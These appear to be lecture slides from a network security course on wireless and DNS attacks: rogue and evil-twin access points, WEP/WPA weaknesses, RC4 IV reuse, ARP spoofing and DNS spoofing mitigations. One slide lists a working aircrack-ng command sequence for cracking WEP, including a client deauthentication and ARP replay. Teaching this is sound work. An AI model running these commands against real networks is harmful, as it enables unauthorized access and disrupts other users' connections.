
Attacker sent de-auth signal to victim or legitimate Access Point

WIFI PINEAPPLE

- Security testing device that allows security auditing and penetration testing of wireless networks.
- Beneficial and nefarious uses
  - Router on a stick
  - DOS module

SPOT THE DIFFERENCE

- If I did not label these, would you be able to spot the difference?
- Would a normal user be able to discern the difference?
- Would they just use the open one?
- User Education



CS115

eduroam

Evil-CS115

souiot

CS115-OPEN

WIPS - WIRELESS INTRUSION PREVENTION SYSTEM

- Only allow authenticated machines on a network

AITM AND WIFI

ANOTHER USE FOR ARP SPOOFING


- Attacking WEP / WPA networks.

USING KALI TO HACK WEP ENCRYPTED NETWORKS

- ifconfig wlan0 down
- airmon-ng start wlan0
- airodump-ng wlan0mon
- airodump-ng -c [channel] -w dumpfile --bssid TARGETMAC wlan0mon
- aireplay-ng -1 0 -a TARGETMAC -h HOSTMAC wlan0mon
- aireplay-ng -3 -b TARGETMAC -h HOSTMAC wlan0mon
- aireplay-ng -0 1 -a TARGETMAC -c TARGETCLIENT wlan0mon
- aircrack-ng -b TARGETMAC dumpfile-01.cap

RC4 AND IV

- Passphrase concatenated with IV initializes RC4
    - RC4 generates a bit stream
- IV is 24 bits (~16.7 million combinations)
- Any problems with this?
    - Keys will repeat based on the speed of packets the attacker sends.
- XOR after encrypting is always a bad idea



RC4 Stream Cipher

key
(seed)

K

RC4(K)

key stream
(pseudo random sequence)

011010010111

m


message

c

ciphertext

CIPHER ⊕ CIPHER = MESSAGE.

- Anything ⊕ itself is 0.
  - Used to eliminate the cryptographic component of the cipher
- Attacker XORs the cipher text with the same IV and returns some plaintext message.
- Frequency analysis Retrieves the key



ARP SPOOFING WEP CONNECTIONS

- Used to speed up the number of packets between the AP and a client
- Forces the AP to reply to a bad ARP packet with a new IV
- More IVs = more data.
- More data = better frequency analysis
- Better frequency analysis = greater chance of cracking the password.

WPA (NOT WPA2) IS MORE OR LESS THE SAME

- Initial setup phase involves more waiting with WPA than WEP
- WPA, WPA2, and WPA3 all have their own share of problems.

MORAL OF THE STORY:

- Don’t use WPA or WEP when setting up a secure wifi network.
- Open Wifi -> WEP -> WPA -> WPA2 ->WPA3
  - Cat and mouse game once again.

TIPS ON DNS SECURITY ISSUES

CLIENT SIDE DNS SPOOFING MITIGATION

- Ensure you’re using HTTPS that use valid SSL Certificates
- Increasing TTL values on the DNS cache can help
- Use a VPN
- Flush the DNS Cache regularly.
- Always double check the URL before logging into any website, especially on a public network.

SERVER SIDE DNS SPOOFING MITIGATION

- Easy way: Compare request and response to see if they match
  - Still vulnerable to IP Spoofing, so this is not a good option.
- Unless you’re a real nameserver, Never respond to DNS requests on port 53 from the internet.